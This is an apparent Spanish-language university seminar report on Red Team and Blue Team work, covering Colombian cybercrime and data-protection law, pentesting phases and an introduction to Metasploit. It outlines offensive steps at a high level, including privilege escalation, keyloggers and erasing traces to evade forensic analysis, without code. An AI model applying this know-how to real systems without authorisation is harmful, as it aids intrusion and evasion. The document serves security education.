CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ROBINSON VALLEJO CORTES

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
COLOMBIA
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ROBINSON VALLEJO CORTES

LUIS FERNANDO ZAMBRANO HERNANDEZ
Tutor del curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
COLOMBIA
2024

NOTA DE ACEPTACIÒN

Firma del Presidente de Jurado

Firma del Jurado

Firma del Jurado

Ciudad., Fecha sustentación

DEDICATORIA

Dedico este trabajo académico a mi esposa Angela Cristina, mi compañera de viaje en este tren llamado vida, ya que con su amor y comprensión han permitido dedicar horas de estudio a este informe final; así mismo a mi madre Maria Luz Mila, quien siempre apoyo mi gusto por el estudio y las ganas de salir adelante, cultivándome en principios y valores fundamentales en los ámbitos personal y laboral.

AGRADECIMIENTOS

Estoy muy agradecido con la Universidad por haber generado espacios educativos de calidad para nuestro crecimiento profesional y educativo, así mismo, les reconozco a los tutores y tutoras que con su conocimiento orientaron el proceso educativo de esta especialización, que sin su enseñanza y ayuda no se hubiera logrado este mérito.

CONTENIDO

pág.

1 INTRODUCCIÓN 15

OBJETIVOS 16

OBJETIVO GENERAL 16
OBJETIVOS ESPECÍFICOS 16
1. CONCEPTOS EQUIPOS DE SEGURIDAD 17
1.1 LEYES 1273 DE 2009 Y 1581 DE 2012. 17
1.2 ETAPAS DEL PENTESTING, HERRAMIENTAS E IMPORTANCIA DEL FOOTPRINTING 25
1.2.1 FASE 1 ACUERDOS Y ALCANCE 25
1.2.2 FASE 2 RECOPILACIÓN DE INFORMACIÓN 25
1.2.3 FASE 3 EVALUACIÓN DE RIESGOS 28
1.2.4 FASE 4 GENERACIÓN DE INFORMES 28
1.3 FUNCIONAMIENTO DE METASPLOIT 30
1.4 CONSTRUCCIÓN LABORATORIO ANEXO 1 – ESCENARIO 1 35

2 ACTUACIÓN ÉTICA Y LEGAL 42

2.1 ANÁLISIS ÉTICO Y LEGAL DE UN CASO DE ESTUDIO 42
2.2 REFLEXIONES Y TOMA DE DECISIONES BASADOS EN EL CÓDIGO DE ÉTICA PARA PROFESIONALES DE INGENIERÍA 45
2.3 PUNTO DE VISTA SOBRE UN CIBERCRIMEN REALIZADO EN COLOMBIA 46

3. EJECUCIÓN PRUEBAS DE INTRUSIÓN 49

3.1 DESCRIPCIÓN HERRAMIENTAS UTILIZADAS EN EL LABORATORIO CONTROLADO. 49
3.2 IDENTIFICACIÓN DEL FALLO DE SEGURIDAD ESPECÍFICO EL CUAL ATACA A LA MÁQUINA WINDOWS 10 X64. 51
3.3 IDENTIFICACIÓN DE FALLOS EN EL CASO DE ESTUDIO (RECONOCIMIENTO – ESCANEO ACTIVO) 53

4. CONTENCIÓN DE ATAQUES INFORMÁTICOS 63

4.1 PROTOCOLO DE ATENCIÓN ANTE UN ATAQUE INFORMÁTICO 63
4.2 ENDURECIMIENTO DE MAQUINA WINDOWS 10 VÍCTIMA DE UN PAYLOAD 65
4.3 DIFERENCIAS ENTRE EQUIPOS DE SEGURIDAD INFORMÁTICA. 73
4.4 EQUIPOS BLUE TEAM Y *CENTER FOR INTERNET SECURITY - CIS* 75
4.5 DIFERENCIAS ENTRE SIEM Y XDR 82

4.6 HERRAMIENTAS PARA DETECTAR ATAQUES INFORMÁTICOS BAJO LICENCIA GPL. 83

CONCLUSIONES 84

RECOMENDACIONES.....86

BIBLIOGRAFIA.....87

ANEXOS.....92

LISTA DE TABLAS

pág.

Tabla 1 Diferencias equipos de ciber seguridad..... 73
Tabla 2 Diferencias entre SIEMN y XDR..... 82

LISTA DE FIGURAS

pág.

Figura 1 nivel de madurez pruebas de seguridad 27
Figura 2 msfconsole 30
Figura 3 Armitage 31
Figura 4 options 32
Figura 5 estructura 33
Figura 6 relación exploitdb y CVE 34
Figura 7 VirtualBox 35
Figura 8 instalación windows10 35
Figura 9 seguridad de Windows 36
Figura 10 Firewall 36
Figura 11 Kali Linux 37
Figura 12 comando ifconfig 37
Figura 13 comando ipconfig 38
Figura 14 comando ping en Windows 38
Figura 15 comando ping en Kali 38
Figura 16 comando arp -a en Windows 39
Figura 17 comando arp -a en Kali 39
Figura 18 banco de trabajo 39
Figura 19 SO Windows 10 40
Figura 20 SO Kali Linux 41
Figura 21 topología de red 41
Figura 22 comando nmap vuln 53
Figura 23 flujo del ataque 54
Figura 24 topología de red 55
Figura 25 Información SO 55
Figura 26 desactivación Windows Defender 56
Figura 27 desactivar seguridad en opciones de internet 56
Figura 28 desactivar SmartScreen 57
Figura 29 desactivar protección en tiempo real 57
Figura 30 comando msfvenom 58
Figura 31 archivo PoC_18419144.exe 58
Figura 32 prueba archivo generado 59
Figura 33 evidencia de la explotación de la vulnerabilidad identificada 60
Figura 34 listado de directorios de Windows 10. 60
Figura 35 archivos en el escritorio de Windows 10 61
Figura 36 eliminación de archivo 61
Figura 37 instalación Auditab 65
Figura 38 menú Auditab 66
Figura 39 Auditab cumplimiento puntos de referencia 66
Figura 40 Auditab datos de la base de seguridad 67
Figura 41 Auditab configuración de endurecimiento 67

Figura 42 configuración Windows defender 68
Figura 43 verificación servicios activos 69
Figura 44 verificación servicios activos 2 69
Figura 45 menú Windows - cuentas de usuario 70
Figura 46 creación nueva cuenta de usuario.....70
Figura 47 Pantalla de inicio de windows 10 71
Figura 48 menú seguridad de Windows.....71
Figura 49 menú Windows update.....72
Figura 50 recursos de CIS 76
Figura 51 descarga del programa 78
Figura 52 ejecución del programa.....78
Figura 53 modo de escaneo.....79
Figura 54 selección sistema operativo 79
Figura 55 opciones de configuración.....80
Figura 56 inicio del escaneo.....80
Figura 57 generación de reporte 81

LISTA DE ANEXOS

pág.

Anexos A. Video sustentación etapa 5 Google Drive 92
Anexos B. Video sustentación etapa 5 YouTube 92
Anexos C Resultado de prueba anti plagio 92

GLOSARIO

Blue Team: grupo multidisciplinar de profesionales en ciber seguridad especializados en examinar el proceder de los sistemas informáticos empresariales[1]

Red Team: equipo de personas especializadas en ciber seguridad que simulan el actuar de un ciber atacante cuyo propósito es identificar las vulnerabilidades presentes en los sistemas informáticos de una empresa y evaluar los riesgos.

Confidencialidad: pilar de la seguridad de la información, hace referencia a la seguridad que se le da a la información recolectada de las personas y la debida autorización para acceder a ella.

Escaneo de puertos: tarea realizada con la ayuda de programas informáticos que permiten conocer los dispositivos, puertos abiertos y servicios en ejecución, con el fin de endurecer las medidas de seguridad u obtener las vulnerabilidades presentes en el sistema informático.

Firewall: dispositivo intermediario físico o lógico el cual filtra todas las peticiones de entrada o salida por medio de reglas previamente definidas utilizando direcciones IP, puertos, etc.

Metasploit: es una herramienta disponible en Kali Linux y permite por medio de una interfaz analizar y detectar vulnerabilidades presentes en los dispositivos tecnológicos, tiene una base de datos con exploits para vulnerar la seguridad tecnológica.

Exploit-bd: base de datos de códigos para realizar una explotación de una vulnerabilidad informática, se pueden encontrar comprobados por la comunidad o sin comprobar.

[1] KEEPCODING. ¿Qué es Blue Team en Ciberseguridad? [Sitio Web]. KeepCoding. 21 de febrero de 2023Consulta: [06 de junio de 2023]. Disponible en: https://keepcoding.io/blog/que-es-blue-team-en-ciberseguridad/.

RESUMEN

En este trabajo se estudian conceptos legales y técnicos para aplicar a la hora de realizar una prueba de penetración en un entorno informático, así como las tareas a realizar antes, durante y después de recibir un ciber ataque. Se han analizado las leyes existentes en Colombia que tratan sobre los ciberdelitos y la protección de datos personales para obtener conocimiento de estas para saber hasta donde se puede llegar en la realización de un pentesting. Así mismo, se realiza un ejercicio de explotación de vulnerabilidad a una maquina con Windows 11 para analizar los elementos utilizados, el endurecimiento de medidas de ciber seguridad y configuración. Por último, se abordarán temas importantes en el ámbito de la ciberseguridad con el fin de establecer diferencias entre los mismos, como son los equipos de ciber seguridad, protocolos de atención de incidentes de ciber seguridad y herramientas de detección de ciberataques.

Palabras clave: Blue Team, Red Team, pentesting, Metasploit, ciber crimen, vulnerabilidad, ataque informático, hardenización, CIS.

ABSTRACT

This work studies legal and technical concepts to apply when performing a penetration test in a computer environment, as well as the tasks to perform before, during and after receiving a cyber-attack. The existing laws in Colombia that deal with cybercrimes and the protection of personal data have been analyzed to have knowledge of these to know how far one can go in carrying out a pentesting. Likewise, a vulnerability exploitation exercise is carried out on a Windows 11 machine to analyze the elements used, the tightening of cybersecurity measures and configuration. Finally, important topics in the field of cybersecurity will be addressed to establish differences between them, such as cybersecurity teams, cybersecurity incident response protocols, and cyberattack detection tools.

1 INTRODUCCIÓN

El presente trabajo mostrará la solución a las actividades pertenecientes al presente seminario especializado.

Se abordará el marco legal colombiano aplicable en el campo de la ciber seguridad, así como las etapas del pentesting, funcionamiento de la herramienta Metasploit y la construcción de un laboratorio bajo un entorno controlado.

Se seleccionará un caso de ciber seguridad ocurrido en el territorio colombiano para analizarlo y reflexionar legal y éticamente sobre el mismo.

Se llevará a cabo la explotación de una vulnerabilidad en una maquina Windows 11, para lo cual se hará uso del laboratorio controlado desarrollado en la primera instancia.

Por último, se presentará un procedimiento para atención de incidentes de ciber seguridad, seguido de un ejercicio de endurecimiento de medidas de seguridad para la maquina Windows 11 explotada en el laboratorio controlado.

Aunado a lo anterior, se abordarán algunos temas de importancia en el ámbito de la ciber seguridad como son diferencias entre equipos de ciber seguridad, importancia de CIS en los procesos de endurecimiento de medidas, entre otros temas.

OBJETIVOS

OBJETIVO GENERAL

Exponer el marco normativo, ético y procedimental adaptable a Blue Team y Red Team.

OBJETIVOS ESPECÍFICOS

Interpretar el marco normativo aplicable a los ciber delitos y protección de datos personales en el territorio colombiano.

Explicar las etapas del pentesting y el funcionamiento de la herramienta Metasploit.

Reflexionar sobre los alcances éticos y legales que se pueden presentar en un ciber crimen.

Simular en un ambiente controlado un ataque informático a un sistema operativo Windows 11.

Describir las herramientas utilizadas en la simulación del ataque informático y los comandos necesarios para lograr la ejecución del código malicioso.

Explicar un proceso de atención de incidentes informáticos y el endurecimiento de un sistema operativo.

1. CONCEPTOS EQUIPOS DE SEGURIDAD

1.1 Leyes 1273 de 2009 y 1581 de 2012.

Ley 1273 de 2009 adiciono a la Ley 599 de 2000 - Código Penal Colombiano, una serie de artículos concernientes a la protección de los datos, la información, las comunicaciones y tecnologías de la información – TI.

Esta ley consta de dos capítulos, los cuales tratan en primer lugar los delitos que tienen que ver con la confidencialidad, la integridad y la disponibilidad – CID en los sistemas y los datos; en segundo lugar, trata los delitos con otras infracciones y atentados informáticos.

- En el primer capítulo se abordarán los siguientes delitos:

Artículo 269A: Acceso abusivo a un sistema informático, versa sobre el ingreso no autorizado o incumpliendo acuerdo a programa o aplicación, también hace referencia a los ataques informáticos persistentes, con prisión de 4 a 8 años, multa de 100 a 1000 salarios mínimos legales mensuales vigentes -SMLMV. Un ejemplo de este delito podría ser un ataque de fuerza bruta

Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación, hace referencia al bloqueo o impedimento del trabajo o el ingreso a un sistema informático, sus datos o red LAN, WAN o similar, con una pena de prisión de 4 a 8 años y multa de 100 a 1000 SMLMV, un ejemplo de este delito podría ser el ataque de denegación de servicios.

Artículo 269C: Interceptación de datos informáticos, versa sobre la acción sin orden judicial de interceptar una comunicación bien sea en el espectro electromagnético, en la base de datos de un sistema informático, en el origen o en el destino, con una pena de prisión de 3 a 6 años, un ejemplo de este delito podría ser el ataque hombre en el medio – *man in the middle.*

Artículo 269D: Daño Informático, se aplica a las personas sin autorización que realicen las siguientes actividades: destruir, dañar, borrar, deteriorar, alterar, suprimir datos, partes, componentes lógicos o algún tipo de sistema de tratamiento de información, con una pena de prisión de 4 a 8 años y multa de 100 a 1000 SMLMV.

Artículo 269E: Uso de software malicioso, para las personas sin autorización que realicen las siguientes actividades: producir, traficar, adquirir, distribuir, vender, enviar, introducir o extraer de Colombia programas como malware o similares con efectos dañinos se les impondrá una pena de prisión de 4 a 8 años y multa de 100 a 1000 SMLMV.

Artículo 269F: Violación de datos personales, aplica para las personas no autorizadas que realice las siguientes acciones: obtener, compilar, sustraer, ofrecer, vender, intercambiar, enviar, comprar, interceptar, divulgar, modificar, o emplear códigos únicos de identificación personal, datos de personas contenidos en ficheros, bases de datos o similares, se les impondrá una pena de prisión de 4 a 8 años y multa de 100 a 1000 SMLMV.

Artículo 269G: Suplantación de sitios web para capturar datos personales, aplica para las personas no autorizadas que diseñen, desarrollen, trafiquen, vendan, ejecuten, programen o envíen de manera ilícita páginas web, enlaces o ventanas emergente con el fin de obtener datos personales de otra persona, se les impondrá una pena de prisión de 4 a 8 años y multa de 100 a 1000 SMLMV, un ejemplo de este delito podría ser el phishing.

Este articulo también impone la misma sanción a las personas que alteren los nombres de dominio para que una persona ingrese a una página web diferente a la de un banco o sitio de confianza.

La pena se aumentará de una tercera parte a la mitad si el ciberdelincuente recluta a sus víctimas para lograr el delito.

Artículo 269H: Circunstancias de agravación punitiva: la pena se aumentará de la mitad a las tres cuartas partes si:

Se ejecuta el ciberdelito sobre sistemas de comunicaciones, informáticos o redes del Estado colombiano y sector financiero extranjero o nacional.

Se ejecuta por un servidor público realizando sus funciones.

Abuso de confianza.

Publicando la información para perjudicar a otra persona.

Se obtiene provecho personal o de una tercera parte.

Se utiliza para el terrorismo o arriesgando la seguridad nacional.
Usa a otra persona de buena fe.

Es el administrador de la información, para quien se impondrá inhabilidad por tres años para ejercer la profesión.

- En el segundo capítulo se abordan los siguientes delitos:

Artículo 269I: Hurto por medios informáticos y semejantes, hace referencia al hurto de alguna cosa mueble violentando los controles de seguridad de un sistema informático.

Artículo 269J: Transferencia no consentida de activos, aplica para las personas que desean lucrarse y se valen de manipulaciones informáticas o semejantes, obteniendo la transferencia del activo perjudicando a otra persona, se les impondrá una pena de prisión de 4 a 10 años y multa de 200 a 1500 SMLMV

- En el artículo 2 de la ley 1273 de 2009, se adiciona un numeral a la ley 599 de 2000, articulo 58, el cual trata de las circunstancias que aumentan la punibilidad señalando esto para los delitos que se cometan haciendo uso de medios telemáticos, electrónicos o informáticos.

- En el artículo 3 de la ley 1273 de 2009, se adiciona un numeral para encomendarle a los jueces penales municipales el conocimiento de los delitos señalados en la ley 599 de 2000, Titulo VII Bis, de la protección de la información y de los datos.

- El artículo 4 de la ley 1273 de 2009, trata sobre la vigencia de la ley a partir de la promulgación y la derogación de otras normas que le sean contrarias, por ejemplo, el artículo 195 del código penal colombiano.

La ley 1581 de 2012 trata sobre la protección de datos personales, su objeto es desarrollar los artículos 15 (intimidad personal, familiar, buen nombre y a conocer, actualizar y rectificar información) y 20 (libertad de expresión) de la Constitución Política colombiana.

Se aplica a las bases de datos que contengan datos personales que puedan llegar a ser tratadas por empresas públicas o privadas en el territorio colombiano o extranjero si le aplica legislación colombiano concerniente a tratados internacionales.

No es aplicable para base de dato (BD) que se lleve en el ámbito personal o doméstico, pero si esta se entrega a otra persona se deberá informar al titular de la información para obtener su autorización.

Así mismo, para la BD de seguridad y defensa nacional, prevención de lavado de activos y terrorismo, inteligencia y contrainteligencia, información periodística y contenido editorial.

También para las BD controlados por la ley 1266 de 2008 (regula el habeas data, información financiera, comercial, de servicios, crediticia y de otros países) y la ley 79 de 1993 (censos de vivienda y población).

- Algunas definiciones importantes que presenta la ley 1581 son:

Autorización, hace referencia al consentimiento previo del titular de la información para que se traten sus datos personales.

Titular: cualquier persona a la cual se le traten los datos personales.

Tratamiento: realizar una operación o varias operaciones sobre los datos personales.

- Los principios rectores se encuentran en el artículo 4, los cuales son aplicables al tratamiento de datos personales y son los siguientes:

1. Legalidad.
2. Finalidad.
3. Libertad.
4. Veracidad y calidad.
5. Transparencia.
6. Acceso y circulación restringida.
7. Seguridad.
8. Confianza.

- El título III habla sobre los datos sensibles, los cuales hacen referencia a la información que puede llegar a afectar la intimidad del titular, producir discriminación, por ejemplo, el origen étnico, convicciones religiosas, derechos humanos, salud, vida sexual, entre otros.

El tratamiento de datos sensibles está prohibido, exceptuando si existe de por medio autorización para tal fin, así como cuando el titular se encuentra física o jurídicamente incapacitado, siendo el representante legal el autorizado para avalar dicho tratamiento.

Así mismo, cuando el tratamiento se realice por ONG, fundación, asociación o similar sin ánimo de lucro sobre información de sus integrantes o personas cercanas afines a su finalidad.

También cuando el tratamiento de la información se haga en el ejercicio de un proceso judicial, así como en el ejercicio de recolección de información histórica, científica o estadística, para el último caso se deberá suprimir la identidad del titular.

En cuanto a los derechos de los niños, niñas y adolescentes queda proscrito el tratamiento de datos personales, exceptuando los datos de naturaleza pública.

- El título IV hace referencia a los derechos que tienen los titulares como son:

1. Actualizar, conocer y rectificar la información personal.

2. Solicitar la prueba de la autorización emitida para el tratamiento de los datos.

3. Ser informado del uso que le han dado a la información personal del titular.

4. Presentar quejas ante la SIC por incumplir esta ley.

5. Retractarse de la autorización si se llegase a irrespetar los derechos, principios y garantías legales.

6. Acceder gratuitamente a la información personal que haya sido tratada.

Así mismo, en este título se aborda lo concerniente a la autorización del titular y sus excepciones, como son:

Información personal recolectada por entidad privada o pública.
Por orden judicial
Datos públicos
Información necesaria para atender urgencias médicas y sanitarias.

El suministro de la información se proporcionará en cualquier medio según lo requerido por el titular de esta, la cual deberá ser legible y de fácil acceso.

¿A quiénes se les puede suministrar la información personal tratada?

El artículo 13 de la ley 1581, dispone que la información personal tratada podrá ser suministrada al titular, representante legal o causahabiente, por orden judicial o en ejercicio de las funciones legales embestidas en entidades públicas o administrativas y a las personas facultadas por la ley o por el titular.

- El titulo V hace referencia a los procedimientos que pueden solicitar los titulares de la información personal como son:

Consulta por el titular o causahabiente a entidades privadas o publicas

Información personal que le tengan, diez días hábiles a partir de la recepción de esta para dar la respuesta a la consulta, si por algún motivo no se puede dar la respuesta en este tiempo:

Se deberá informar al solicitante los motivos.
La fecha en que se dará respuesta sin exceder los cinco días hábiles después del primer término.

Reclamos, el titular o causahabiente podrán reclamar ante el encargado del tratamiento o responsable del tratamiento si considera que la información obtenida de él debe ser actualizada, corregida, suprimida o si se observa el incumplimiento de los deberes impuestos en esta ley, la respuesta deberá darse en un término de quince días hábiles, si por algún motivo no se puede

dar la respuesta en este tiempo, se deberá informar al reclamante los motivos y la fecha en que se dará respuesta sin exceder los ocho días hábiles después del primer término.

Se requiere que proceda en primera instancia la consulta o reclamo ante el responsable del tratamiento o encargado del tratamiento y en segunda instancia ante la Superintendencia de Industria y Comercio.

- El titulo VI. Responsable del tratamiento

Algunas de las responsabilidades más importantes que tiene esta persona serán:

Garantizar el habeas data.
Archivar copia de la autorización del titular.
Informar la finalidad de la recolección de los datos y los derechos.
Garantizar la seguridad de la información personal recolectada.
Actualizar y rectificar la información.
Gestionar los reclamos y consultas.
Informar la violación de seguridad a la autoridad de protección de datos.
Encargado del tratamiento

El título VII. Mecanismos de vigilancia y sanción.

Se establece que la autoridad de protección de datos es un despacho de Superintendente delegado adscrito a la Superintendencia de Industria y Comercio (SIC), cuyo fin es la garantizar los derechos, garantías, principios y procedimientos a tener en cuenta en el tratamiento de datos personales.

Así mismo se establece que los recursos para la SIC serán incorporados en el presupuesto general de la nación.

- Las siguientes son algunas de las funciones que realizará la SIC:

Garantizar el cumplimiento de la ley de protección de datos personales.
Adelantar las investigaciones concernientes para garantizar el derecho al habeas data.
Impulsar y publicitar los derechos en torno al tratamiento de datos personales.
Administración del registro nacional público de BD.

El capítulo II de la ley 1581 trata sobre el procedimiento y las sanciones, estableciendo que **la SIC impondrá las medidas o las sanciones a que dé lugar al comprobarse el incumplimiento de la presente ley** por parte de los respectivos responsables que sean de naturaleza privada, así:

1. Multa para el responsable y para la institución hasta 2000 SMMLV, las cuales se podrán seguir imponiendo mientras persista el incumplimiento.

2. Suspender la actividad de tratamiento de datos hasta por seis meses.

3. Cierre transitorio o definitivo de las actividades que tengan que ver con el tratamiento de datos.

En cuanto a los responsables que sean de servidores públicos, se remitirá el proceso a la Procuraduría General de la Nación.
Las anteriores sanciones se graduarán conforme a las siguientes premisas:

1. La gravedad del peligro o del daño a los derechos enmarcados en la presente ley.
2. La cantidad de dinero o bienes muebles e inmuebles obtenidos a raíz de la acción del delito.
3. Volver a realizar la infracción.
4. No permitir de alguna manera la investigación o vigilancia de la SIC.
5. Incumplir las ordenes de la SIC.
6. Reconocer la infracción antes de la imposición de una sanción.

- El capítulo III aborda lo concerniente al registro nacional de bases de datos, el cual es un listado de toda BD con tratamiento que funcione en Colombia, lo administra la SIC y es de carácter público para cualquier ciudadano.

Para la inscripción de una BD el interesado deberá entregar a la SIC la política de tratamiento de la información de la empresa.

- El título VIII aborda la transferencia de datos a terceros países, en donde se prohíbe la transferencia de estos a países que no tengan un buen nivel de protección de datos, entendiendo para esto los estándares de la SIC.

Se exceptúa los siguientes casos:

Cuando exista autorización expresa e inequívoca por parte del titular.
Por razones médicas o de salud pública, cuando es exigido por el mismo tratamiento.
En la realización de un giro bancario o bursátil.
En cumplimiento a un tratado internacional aceptado por Colombia.
En cumplimiento a un contrato entre el dueño de la información pública y el responsable del tratamiento.

El Titulo IX aborda un grupo de otras disposiciones a tener en cuenta como son:

Las normas corporativas vinculantes deberán ser expedidas por el Gobierno Nacional.

Se establece un régimen de transición de 6 meses para adoptar la presente ley.

La presente ley deroga las que le sean contrarias exceptuando las ya mencionadas en el artículo 2 de la ley 1581.

1.2 Etapas del pentesting, herramientas e importancia del footprinting

Según el documento titulado propuesta de una metodología de pruebas de penetración orientada a riesgos[2] se consideran las siguientes etapas:

1.2.1 Fase 1 Acuerdos y alcance

Se establece con la empresa a auditar los acuerdos y alcance de esta, tomando como guías *The Open Source Security Testing Methodology Manual* (OSSTMM 3 capitulo 2) e *INFORMATION SYSTEMS SECURITY ASSESSMENT FRAMEWORK* (ISSAF versión 0.2.1).

Posteriormente se procede con el levantamiento de los activos tecnológicos y los objetivos de la empresa a auditar haciendo un análisis del impacto o el riesgo, para así determinar cuáles serán los activos a los cuales les realizara el pentesting.

Se procede a realizar el cronograma de trabajo de las siguientes fases.

1.2.2 Fase 2 Recopilación de información

Se estable la línea tecnológica (infraestructura de red, sistemas operativos, dispositivos intermedios y aplicaciones) y se ejecutan los escaneos, evaluaciones y pruebas de vulnerabilidad.

Recopilación de información y escaneo

Se divide en dos aspectos a tener en cuenta:

1. *Footprinting*

Hace referencia a la recolección de información pública que se pueda obtener de una persona u empresa a través de los navegadores web, páginas web que se especializan en la materia obteniendo información de diferente índole tecnológico como los servidores web y los metadatos.

Algunas aplicaciones que se pueden utilizar en este aspecto son el navegador Google Chrome y Bing, así mismo, el marco OSINT nos permite tener una variedad de herramientas de

[2] VILMA KARINA ALVAREZ INTRIAGO. PROPUESTA DE UNA METODOLOGÍA DE PRUEBAS DE PENETRACIÓN ORIENTADA A RIESGOS [Sitio Web].Vilma Karina Álvarez Intriago. abril de 2018Consulta: [09 de febrero de 2014]. Disponible en: https://www.semanticscholar.org/paper/PROPUESTA-DE-UNA-METODOLOG%C3%8DA-DE-PRUEBAS-DE-A-Intriago-Karina/f3be44039e5f4c1bfced6ad23455291b2a304c77?p2df.

búsqueda en la web para realizar esta actividad, donde se puede encontrar desde nombres de usuario hasta algunos elementos de capacitación.

Existen dos tipos a saber según keepcoding[3]

Pasivo: hace uso exclusivamente de motores de búsqueda y redes sociales.

Activo: hace uso de programas complejos o especializados con el fin de obtener y analizar la información, por ejemplo, NMAP, https://whois.domaintools.com/, Netcraft, Maltego, entre otras.

Teniendo en cuenta lo anterior, esta actividad se vuelve muy importante teniendo en cuenta que permite obtener información de los activos de información y los responsables de estos, con lo cual se identifica al objetivo y su huellas en la red; información con la cual se pueden desplegar diferentes actividades con el fin de realizar la prueba de vulneración de seguridad, como puede ser ingeniería social, determinar jerarquías (caza de ballenas), enviar correos con software malicioso, entre otras.

Así mismo, se sugiere tomar medidas sobre la información que se esta exponiendo por parte de la empresa en los sitios web y redes sociales, verificando que la información sensible de los activos tecnológicos y del talento humano responsable de los mismos, no se exponga.

2. Fingerprinting

Esta actividad se divide en dos tareas a saber:

- Fase de sondeo

En esta tarea se utilizan herramientas como traceroute y NMAP para intentar establecer una conexión con activos informáticos como puede ser un servidor web o un computador, con el fin de obtener información importante.

- Enumeración

Una vez realizado el escaneo de los activos se inicia con la identificación y enumeración de la información obtenida en el escaneo, por ejemplo, direcciones IP, nombres de dispositivos, sistemas operativos, vulnerabilidades encontradas, para esta tarea se puede hacer uso del comando whois para saber ¿cuáles son los dispositivos conectados a la red?

- Evaluación de seguridad

[3] REDACCIÓN KEEPCODING. ¿Qué es footprinting? Tipos de footprinting [Sitio Web]. 09 de mayo de 2023Consulta: [14 de febrero de 2024]. Disponible en: https://keepcoding.io/blog/que-es-footprinting-ciberseguridad/#:~:text=Podemos%20definir%20qu%C3%A9%20es%20footprinting,dejar%20rastro%20de%20la%20investigaci%C3%B3n.

La siguiente actividad a realizar consiste en determinar el nivel de seguridad que tiene la empresa con el fin de determinar el pentesting a realizar, para lo cual se debe determinar el nivel de madurez basados en algún marco de trabajo o guía como, por ejemplo:

Figura 1 Nivel de madurez pruebas de seguridad

Fuente: K. Korpela. Reimpreso con permiso.

Fuente: https://www.isaca.org/es-es/resources/isaca-journal/issues/2016/volume-5/planning-for-information-security-testinga-practical-approach

- Pruebas de penetración

Conforme a lo expuesto por Vilma Álvarez, se pueden utilizar las siguientes metodologías para la aplicación de las pruebas de penetración:

OSSTMM version 3.0
ISSAF version 0.2.1
OWASP version 3.0

Acto seguido procede seleccionar el tipo de prueba de penetración, por ejemplo: caja negra, caja blanca o caja gris.

- Análisis de vulnerabilidades

Una vez realizada el sondeo y enumeración se procede a utilizar herramientas automáticas como Metasploit, Nessus, OpenVas, entre otras, las cuales entregan información valiosa sobre las vulnerabilidades encontradas en la red o sistema informático auditado.

- Explotación de vulnerabilidades

Con la información obtenida programas como Metasploit permiten explotar la vulnerabilidad utilizando una serie de comandos y conocimientos específicos para seleccionar el mejor Sploit con el fin de consumar la explotación de la vulnerabilidad.

Acto seguido procede la realización de actividades como elevación de privilegios y el acceso a diferentes servicios o dispositivos en la red, para lo cual se podrán utilizar herramientas como keylogger y sniffer.

Como ultima tarea de esta actividad procede como opcional el borrado de huellas o acciones realizadas durante el ciberataque con el fin de no ser detectados por un análisis forense.

1.2.3 Fase 3 Evaluación de riesgos

Para la realización de esta actividad se debe generar o descargar de internet una matriz que permita evaluar los activos de información previamente definidos en la etapa 1 y utilizando los resultados de las actividades realizadas en la etapa 2, pruebas de penetración y análisis de vulnerabilidades.

Es importante mencionar que esta matriz debe contar con métricas de aceptación o no del riesgo, probabilidad de ocurrencia, impacto en las actividades, entre otras variables importantes.

A continuación, se deberá valorar la información con el fin de establecer los activos prioritarios, así como los controles a imponer para evitar la consumación de los ciberataques, lo cual va de la mano de la presentación y valoración de un retorno sobre la inversión en seguridad (ROSI).

1.2.4 Fase 4 Generación de informes

Informe técnico: se presentan los activos lógicos y físicos auditados y las vulnerabilidades halladas durante la auditoria, así como las herramientas tecnologías utilizadas.

Informe ejecutivo: presente en su orden, los riesgos que se están presentando en la empresa, así como los procesos y controles necesarios basados en el ROSI.

Se puede hacer uso de los siguientes marcos de trabajo:

OSSTMM versión 3.0 – capítulo 13
ISSAF versión 0.2.1 –capítulo 5
OWASP versión 3.0 – capítulo 5.2

1.3 Funcionamiento de Metasploit

Para utilizar este programa se puede realizar desde el sistema operativo Kali Linux, a continuación, se abrirá la consola en donde se deberán introducir los comandos necesarios para su correcto funcionamiento. Este programa al día de hoy tiene alrededor de 2335 exploits (fragmento de datos o una secuencia de comandos que aprovecha un error o una vulnerabilidad de una aplicación o sistema para provocar un comportamiento involuntario o imprevisto[4])

Utilizando el comando search más la vulnerabilidad o nombre del servicio (Windows, Tomcat, etc.) Metasploit listara una serie de sploits habilitados para realizar el respectivo ataque, para lo cual se deberá utilizar el comando use más el número del Sploit deseado.

